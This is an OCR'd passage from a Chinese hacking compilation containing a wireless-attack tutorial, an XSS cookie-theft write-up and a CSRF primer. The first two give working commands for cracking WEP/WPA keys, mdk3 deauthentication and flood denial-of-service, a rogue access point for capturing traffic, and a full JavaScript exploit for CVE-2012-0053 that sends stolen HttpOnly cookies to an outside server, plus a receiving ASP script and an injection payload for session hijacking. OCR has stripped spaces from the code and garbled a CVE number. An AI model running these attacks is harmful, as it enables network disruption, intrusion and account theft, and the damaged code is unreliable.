由于时间问题，剩余的就靠大家发挥了，关于 SQLMAP 的文章很多，大家可以参考下。
祝大家玩的愉快
（全文完）责任编辑：xiaohui

第 2 节. 无线 Hacking 之无线 DOS 与 AP 欺骗

作者：Crow
来自：网络安全攻防研究室
网址：http://www.91ri.org

现今社会,无线网络越渐发达,可是无论是企业还是自用 wifi 热点,对其安全性都并不是很重视,另外一些恶意人员和商业间谍也在利用 wifi 进行恶意的攻击及资料窃取。
无线网络对于局域网来说是一个突破点,提到 D.O.S，可能有人会说，这是最流氓的一种攻击方式，但是我想说，这也是恶意攻击中最有效的一种方法。
工欲善其事必先利其器，为了达到目的，我们需要突破 wifi 的密码。这次，我们先来总结下 Linux 下 aircreak-ng 系列获取密码的方法。长话短说，按步骤进行，都可以拿到你想要的！
不管使用什么系统，一定要把网卡激活成为 monitor 模式，这样软件才可以识别

```
iwconfig//查看网卡
ifconfig start wlan0//启动 wlan0 网卡
airmon-ng start wlan0//将网卡激活成 monitor 模式，一般为 mon0
```

WEP

```
airodump-ng --ivs  -w log  -c 频道 wlan0//wep 用 ivs 过滤报文即可，速度快
aireplay-ng -3  -bbssid  -h clientMac mon0//采用 ARPRequesr 来迅速加大数据量
aircrack-ng ivs 文件//破解捕获来的 ivs 文件
wep 用这几个命令足以了
```

WPA/WPA2

```
airodump-ng  -c 频道 -w log mon0 //wpa 正常抓包即可
aireplay-ng -0 3  -a BSSID  -c clientMAC wlan0//发动 Deauth 攻击获取完整的 handshake 提示获取成功，即可破解抓来的数据包
aircrack-ng  -w 字典文件捕获的 cap 文件//WPA 破解完全靠字典，需要有耐心
```

其实说到这里，hash 破解速录会大大提升，只是利用字典制作 hashtable 的时候需要花好长的时间，但是破解是 aircrack 的几十倍。有时间会写出来跟大家分享。
OK，我们获取到密码了，就可以进入我们这次的主题—D.O.S
在无线网络的环境下，常见的几种 DOS 攻击:
AuthenticationFlood、DeauthenticationFlood、DisassociationFlood、RFJamming、AssociationFlood 等
利用工具
本次我们还是依赖于 BT5 下一款强大的工具,mdk3,现在大部分无线下的工具都是利用 mdk3 为基本内核来开发的，所以其性能就不用多说了。
针对路由器，我们可以发动 AuthenticationFlood，mdk3 下参数为 a，此攻击是针对无线 AP 的洪水攻击，又叫做身份验证攻击。其原理就是向 AP 发动大量的虚假的链接请求，这种请求数量一旦超过了无线 AP 所能承受的范围，AP 就会自动断开现有链接，使合法用户无法使用无线网络

mdk3 mon0 a －aAP 的 MAC 地址(BSSID)

```
root@bt:~# mdk3 mon0 a -a F4:EC:38:23:78:A2

Connecting Client: 67:C6:69:73:51:FF to target AP: F4:EC:38:23:78:A2
AP F4:EC:38:23:78:A2 is responding!
AP F4:EC:38:23:78:A2 seems to be INVULNERABLE!
Device is still responding with   500 clients connected!
Connecting Client: 38:30:01:11:D2:4A to target AP: F4:EC:38:23:78:A2
AP F4:EC:38:23:78:A2 seems to be INVULNERABLE!
Device is still responding with  1000 clients connected!
Connecting Client: 00:56:81:4F:75:57 to target AP: F4:EC:38:23:78:A2
AP F4:EC:38:23:78:A2 seems to be INVULNERABLE!
Device is still responding with  1500 clients connected!
Connecting Client: E3:BD:F3:35:44:A7 to target AP: F4:EC:38:23:78:A2
Connecting Client: A4:AB:90:AB:FD:FF to target AP: F4:EC:38:23:78:A2
AP F4:EC:38:23:78:A2 seems to be INVULNERABLE!
Device is still responding with  2000 clients connected!
Connecting Client: 52:6B:DB:62:FE:41 to target AP: F4:EC:38:23:78:A2
AP F4:EC:38:23:78:A2 seems to be INVULNERABLE!
Device is still responding with  2500 clients connected!
```

图 3.2.1 操作示意图

```
AP F4:EC:38:23:78:A2 seems to be INVULNERABLE!
Device is still responding with  3000 clients connected!
AP F4:EC:38:23:78:A2 seems to be INVULNERABLE!
Device is still responding with  3500 clients connected!
Connecting Client: E3:88:3C:22:4B:49 to target AP: F4:EC:38:23:78:A2
Connecting Client: 44:CB:8C:6B:CB:49 to target AP: F4:EC:38:23:78:A2
Connecting Client: 39:33:5A:36:94:D9 to target AP: F4:EC:38:23:78:A2
Connecting Client: 70:E7:B9:6D:AA:17 to target AP: F4:EC:38:23:78:A2
Connecting Client: 0F:86:65:E7:C1:5F to target AP: F4:EC:38:23:78:A2
Connecting Client: 05:CC:D4:00:EE:B6 to target AP: F4:EC:38:23:78:A2
Connecting Client: 9F:EE:23:B5:1A:BA to target AP: F4:EC:38:23:78:A2
Connecting Client: 92:93:E6:00:EC:EF to target AP: F4:EC:38:23:78:A2
Packets sent:    3838 - Speed:    62 packets/sec^C
```

图 3.2.2 操作示意图

可以看到发动的同时，有大量虚假的客户端对 AP 进行连接，这些 client MAC 地址也都是随机伪造的，如图 3.2.3

```
CH  8 ][ Elapsed: 2 mins ][ 2012-08-20 22:35

BSSID              PWR  Beacons    #Data, #/s  C

F4:EC:38:23:78:A2  -62      167       78    0  1

BSSID              STATION            PWR   Rate

F4:EC:38:23:78:A2  18:5E:9F:40:B9:64    0    0 -
F4:EC:38:23:78:A2  58:59:DA:D8:B3:5A    0    0 -
F4:EC:38:23:78:A2  3F:8E:CB:F5:B1:D4    0    0 -
F4:EC:38:23:78:A2  D4:9D:29:E6:C1:9D    0    0 -
F4:EC:38:23:78:A2  98:80:F0:1D:43:F7    0    0 -
F4:EC:38:23:78:A2  AA:45:27:5B:C4:87    0    0 -
F4:EC:38:23:78:A2  A8:05:80:5A:80:40    0    0 -
F4:EC:38:23:78:A2  CD:2E:B5:23:09:63    0    0 -
F4:EC:38:23:78:A2  59:32:12:24:74:59    0    0 -
F4:EC:38:23:78:A2  BB:69:85:C3:07:B7    0    0 -
F4:EC:38:23:78:A2  C4:E7:B1:7F:5F:3C    0    0 -
F4:EC:38:23:78:A2  FC:1D:B2:7B:BF:50    0    0 -
F4:EC:38:23:78:A2  BA:5C:56:DB:AD:84    0    0 -
F4:EC:38:23:78:A2  2A:5B:CA:42:46:A9    0    0 -
F4:EC:38:23:78:A2  09:48:08:9E:32:96    0    0 -
```

图 3.2.3 MAC 地址为随机伪造

此时我们可以通过-c 来对指定的频道进行攻击，-a 固定 bssid 进行攻击，-s 控制发包速率。一般默认的是 200 个包/秒，这样我们持续的攻击下去，无线网络在几分钟之内就会瘫痪，但是问题是，如果我们遇到一个能承载大量用户的 AP 客户端，那么我们该怎么办呢？
别急，下面我们就来使用当初我们获得 handshake 时候使用过的 DeauthenticationFlood，记得么，当初我们使用 aireplay-ng-0 来发动使其断线来获取握手包，其实 aireplay-ng 即可发动，只要不控制发包数量，并随机频道即可，但是相比 mdk3 效率并不高。
这种攻击不是针对 AP 的，而是针对于 clientMAC。

```
mdk3 mon0 d -c11
```




图 3.2.4 设定好参数

攻击开始了，如图 3.2.5

图 3.2.5 攻击开始

可以看到，我的网络瞬间断断续续，当我停止后，网络恢复




图 3.2.6 开始断网

另外我们可以使用-w(白名单) - b(黑名单)来添加我们的 mac 地址，这样我们就可以使自己

伪造的 AP 永远的不受自己的攻击所影响，而黑白名单可以写单独的一个 mac 也可以写文件的绝对路径，然后把要加入名单的 mac 写在文件里。

伪造 AP

首先我们需要一块支持 AP 的无线网卡，或者直接上无线路由器，或者做热点，做 ap 方法网上很多很多，这个大家可以自己找下。

6 网络恢复

此时我们可以利用-s 参数来加快发包速率。这种效率是非常高的，一般发动开始，client




图 3.2.7 操作示意图

为了识别一个是假的，所以我没有去修改 mac 地址

可以看到，上面的无线网络是我自己用无线网卡制作的伪造 AP，其名称，密码，加密方式，工作频道，工作模式与原 AP 完全一样，原 AP 被攻击无法链接，我只能连接这个，在不知情的情况下，会以为原 AP 是伪造的，因为无法链接。这个时候我们就可以来抓我们自己 AP 网卡的数据包了。之后就是分析数据包。

另外，我们还可以发动虚假 AP 信号进行干扰

```
mdk3 mon0 b –g –c 11 –h 7
```




图 3.2.8 发动攻击

这个时候，我们就已经开始了对频道为 11 的 AP 进行大量干扰。

另外我们也可以对指定的网络发动

```
mdk3 mon0 b –n ESSID –g –c 11
```

对指定名称(ESSID)发送干扰，-g 是伪装为 54M 的标准的 802.11 无线网络，-c 频道

其他的 D.O.S 大家可以自己研究研究，这里由于篇幅问题，就不多说了

外篇

有朋友说 windows 与 linux 下的渗透问题，我个人觉得，无论是 windows 还是 linux 都有相关的软件，也可以自己去开发程序或者脚本，“黑客”不在乎系统，不在乎环境，只要有一

个能满足自己配置的电脑，无论什么样的系统都可以发动攻击。我这次伪造无线 AP，也是在 windows 下做的。

我们了解安全，关注安全，就是在黑客们不停转变的攻击方式中所领悟的。了解了攻击方式，才能更好的把握住每一个关键点。

比如说我们所用的 airodump-ng 完全可以来抓包寻找恶意的攻击者和其发出的数据包。

如果我们每个人都可以多去学习，多去分享，那么我们中国的网络安全会越来越好，最后一定是老外来翻译我们的文章，像我们学习，让我们成为真正的 freebufer 吧！

另附我的上一篇——《浅析无线网络数据窥探技术》中

未截图的 wifi 中 cap 的破解数据包，如图 3.2.9




图 3.2.9 未破解的数据包

破解过后的数据包不会是 802.11 的帧

beijing.55tuan.com,呵呵，不知道这是谁在登陆的，我是 111，看来这个内网至少也有 10 个 client 终端在链接了。

（全文完）责任编辑：xiaohui

第四章 XSS 与 CSRF

第 1 节. http-only 型 cookie 截取及利用

作者：xfkxfk

来自：法客论坛--F4ckTeam

网址：http://team.f4ck.net

前面小小测试了一下，发现本论坛有个补丁没打导致一个小小的 xss，不知道现在打上了么。

虽然有点像恶作剧，但是他真的不是恶作剧。
听说 Discuz 的 cookie 是 http-only 的，不能利用，但是 http-only 的 cookie 并不是真的不能用吧。
自己下载了一个这个版本的，然后测试分析了下。
细细道来，下面分析一下我们获取到的 cookie。
这里劫持的 cookie 不能拿来利用，我想大家都知道吧因为 discuz 有 Http-only 的，如下图所示：
我们能劫持到的 cookie：

图 4.1.1 劫持到的 cookie

看看 cookie 的属性：




图 4.1.2 cookie 的属性

我们可以看到有两个 httponly 的字段我们是获取不到的。
所以用不了，难道我们要放弃么？！
不，我们继续!!!（科普 httponly 大家可以百度之）
大家知道，httponly 是专门用来防止 XSS 的，但是不要直接放弃，我们知道低版本的 AJAX 利用 TRANCE 方法和 APACHE 有一个 CVE-2012-0053 漏洞，均可以获取 HTTPONLY 的 COOKIE。
那么我们利用的条件就清晰了：
(1)低版本的浏览器
(2)APACHE 服务器没有补 CVE-2012-0053。让 xsscode 加载我们的 exploit，然后来触发 apache 服务器的漏洞，从而获取到完整的 cookie。
这里我用 win2000 上的 IE6 访问时还是获取不到 HTTP-ONLY 的 cookie，所以只能利用第二

条了。

漏洞名称：APACHEHttponlyCookieDisclosure（CVE：2112-0053）

漏洞原理：看下面的链接，这里不做赘述

参考链接：

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0053

http://www.youtube.com/watch?v=Hrt32bPuxBA

http://www.exploit-db.com/exploits/18442

测试目标环境：Windowsxpsp3、discuzx2.5、apache2.2.17（漏洞存在的版本）

我们来构造我们的 exploit，让 apache 触发此漏洞，然后就能获取到 httponly 的 cookie 了。

Exploit 利用代码在上面的链接中有给出，直接复制到 js 文件中，然后加载会弹出完整的 cookie，我们这里把他修改一下，不用弹框，我们要获取到这个完整的 cookie，并存到我们的后台。

Exploit 如下，也就是我们要加载的 js 文件，我们命名为 cookie.js：

```
//Mostbrowserslimitcookiesto4kcharacters,soweneedmultiple
functionsetCookies(good){
//Constructstringforcookievalue
varstr="";
for(vari=0;i<819;i++){
str+="x";
}
//Setcookies
for(i=0;i<10;i++){
//Expireevilcookie
if(good){
varcookie="xss"+i+"=;expires="+newDate(+newDate()-1).toUTCString()+";path=/;";
}
//Setevilcookie
else{
varcookie="xss"+i+"="+str+";path=/";
}
document.cookie=cookie;
}
}

functionmakeRequest(){
setCookies();
functionparseCookies(){
varcookie_dict={};
//Onlyreacton400status
if(xhr.readyState===4&&xhr.status===400){
//Replacenewlinesandmatch<pre>content
varcontent=xhr.responseText.replace(/\r|\n/g,'').match(/<pre>(.+)<\/pre>/);
if(content.length){
//RemoveCookie:prefix
```

```
content=content[1].replace("Cookie:","");
varcookies=content.replace(/xss\d=x+;?/g,'').split(/;/g);
//Addcookiestoobject
for(vari=0;i<cookies.length;i++){
vars_c=cookies[i].split('=',2);
cookie_dict[s_c[0]]=s_c[1];
}
}
//Unsetmaliciouscookies
setCookies(true);

varx=newImage();
try
{
varmyopener='';
myopener=window.opener&&window.opener.location?window.opener.location:'';
}
catch(err)
{
}
x.src='http://www.myserver.com/cookie.asp?msg='+JSON.stringify(cookie_dict);
//这里是你接受 cookie 的服务器地址
//alert(JSON.stringify(cookie_dict));
}
}
//MakeXHRrequest
varxhr=newXMLHttpRequest();
xhr.onreadystatechange=parseCookies;
xhr.open("GET","/",true);
xhr.send(null);
}
makeRequest();<br>
```

下面是我们接受 cookie 的页面代码，这里写的很简单：
我们命名为 cookie.asp，就是上面 cookie.js 中的接受 cookie 的页面文件：
[代码]xml 代码：

```
<html>
<title>==GETCOOKIE==</title>
<body>
<%testfile=Server.MapPath("code.txt")//先构造一个路径，也就是取网站根目录，创造一个在根目录下的 code.txt 路径，保存在 testfile 中
msg=Request("msg")//获取提交过来的 msg 变量，也就是 cookie 值
setfs=server.CreateObject("scripting.filesystemobject")//创建一个 fs 对象
setthisfile=fs.OpenTextFile(testfile,8,True,0)
```

```
thisfile.WriteLine(""&msg&"")//像 code.txt 中写入获取来的 cookie
thisfile.close()//关闭
setfs=nothing%>
</body>
</html>
```

我们把要加载的 cookie.js 文件和获取 cookie 的 cookie.asp 文件一起放到我们的服务器根目录下。然后我们开始加载我们的 js 文件，早附件的描述信息中填写以下 code：

```
<img/src=x/onerror=s=createElement('script');body.appendChild(s);s.src='http://www.myserver.com/cookie.js';>
```

这里一定要注意这里填入 code 的长度，这个完整不完整我们可以再发文帖子后把鼠标放到图片上看描述信息是否是我们填写的 code 是否完整。双击图片，看看是否加载了我们的 js：




图 4.1.3 查看是否加载 js

下面看看保存在 code.txt 中我们获取到的完整的 cookie 信息：




图 4.1.4 查看获取的完整 cookie

可以看到现在有那两个 httponly 的字段值了。这里的 cookie 内容是 json 格式的，我们转换成正确的内容格式：




图 4.1.5 转换成正确格式

然后用这个 cookie 就能成功利用登陆了，至于怎么登陆，方法很多了，我最爱 brupsuite 啦！

正好前面有盆友在问，我就拿这个神器来替换 cookie 登陆吧：




图 4.1.6 brupsuite 替换 cookie

(1)打开神器 brupsuite，到 proxy 选项的 options 选项
(2)然后到 matchandreplace 模块，选中下面的 cookie 一项（没有的话就自己添加一个）
(3)然后 edit 编辑 cookie
(4)再到下面的输入框中填入我们的 cookie，然后 update 就好了。
最后设置好代理，刷一下目标站，然后就登陆成功了
最后看看登陆结果吧：

图 4.1.7 登录成功图

(全文完)责任编辑：xiaohui

第 2 节. CSRF 攻击的原理及防范科普

作者：佚名
来自：网络安全攻防研究室
网址：http://www.91ri.org

引言

跨站点请求伪造(Cross—SiteRequestForgery)，跨站点请求伪造（又称 XSRF，CSRF 攻击，和跨站点参考伪造）的工作原理是利用一个网站，为用户的信任，网站的任务通常是链接到特定网址（例如：http://www.xxxx.com/stocks?buy=100&stock=ebay）允许具体行动提出要求时进行。如果一个用户登录到发出请求这些任务的网址进入网站和他们的浏览器的攻击技巧，然后是执行任务，并记录为登录用户。通常，攻击者将恶意 HTML 或 JavaScript 代码嵌入到电子邮件或网站来请求一个特定的“任务 URL”没有用户不知情的执行，直接或通过利用跨站点脚本漏洞。通过注射这种光标记语言，作为 BBCode 代码也是完全可能的。各种各样的这些攻击是相当不易察觉可能造成用户与网站公司是否买股票前一天，在价格暴跌后由用户发起的辩论的。Gmail、YouTube 等著名网站都有过 CSRF 漏洞．甚至包括“INGDIRECT”这样的荚国第四大储蓄银行的金融机构网站。2009 年 3 月著名网络安全机构 SANS 与 MITRE 结合来自全球超过 30 个软件工作者及安全专家，将 CSRF 列为最危险的 25 个编程错误之一。

2.现有的 Web 安全缺陷

Web 安全策略

与 CSRF 有关的主要有三个 Web 安全策略：同源策略、Cookie 安全策略和 Flash 安全策略。

同源策略

同源指的是：同协议，同域名和同端口。同源策略，简单地说就是要求动态内容(例如，JavaScript 或者 VBScript)只能读取或者修改与之同源的那些 HTTP 应答和 Cookie．而不能读取来自不同源的内容。浏览器的同源策路限制了脚本只能访问同源下的资源。

同源策略仅仅阻止了脚本读取来自其他站点的内容．但是却没有防止脚本向其他站点发出请求。因为 CSRF 攻击是由于某些请求被发出，而引起在服务器端执行了某些动作所引起的，

所以同源策略无法防止 CSRF 攻击。

Cookie 安全策略

RFC2109 定义了 Cookie 的安全策略。服务器设置 Cookie 值并为 Cookie 设置安全属性。Cookie 的安全属性包括了 Domain、Path、Secure、Expires、MaxAge 和 HttpOnly 等。Cookie 安全策略类似于同源策略并且要比同源策略更安全一些，但是利用脚本，可以把 Cookie 的安全级别降低．甚至 Cookie 的 path 属性可以被完全绕过。如果一位攻击者可以突破或绕过两源策略的话，就可以通过 DOM 的变量 document．cookie 轻松读取 Cookie。

Flash 安全策略

默认时，Flash 的安全策略与同源策略非常类似，来自于某个域的 Flash 应用只可以读取来自该域的响应。但是 Flash 的安全策略并不被同源策略限制．Adobe 公司定义了 F1ash 的跨域策略，该策略通常定义在一个名为 crossdomain．xml 的策略文件中。该文件定义了哪些域可以和当前域通信。错误的配置文件可能导致兀 ash 突破同源策略。导致受到进一步的攻击。安全研究人员曾经对 500 个顶级网站进行了分析．发现其中有 143 个站点使用了 crossdomain．xml 策略文件。而在这 143 个站点中。又有 47 个站点对来自第三方站点的连接完全接受，这可能导致 CSRF 漏洞。

Web 认证方式和浏览器的安全缺陷

现在的 Web 应用程序几乎都是使用 Cookie 来识别用户身份以及保存会话状态。浏览器在最初加入 Cookie 功能时并没有考虑安全因素。假设一个网站使用了 Cookie，当一个用户完成身份验证之后．浏览器得到一个标识用户身份的 Cookie，只要不退出或关闭浏览器。以后访问相同网站下的页面的时候，对每一个请求浏览器都会“智能”地主动附带上该网站的 Cookie 来标识自己，用户不需要重新认证就可以被网站识别。当第三方 WEB 页面产生了指向当前网站域下的请求时，该请求也会带上当前网站的 Cookie。这种认证方式，称之为隐式认证。

不同浏览器对于 Cookie 的处理不尽相同，InternetExplorer 默认阻止向第三方发送当前的 Cookie(见 213 节)，而 Firefox 和 Chrome 则默认没有限制。

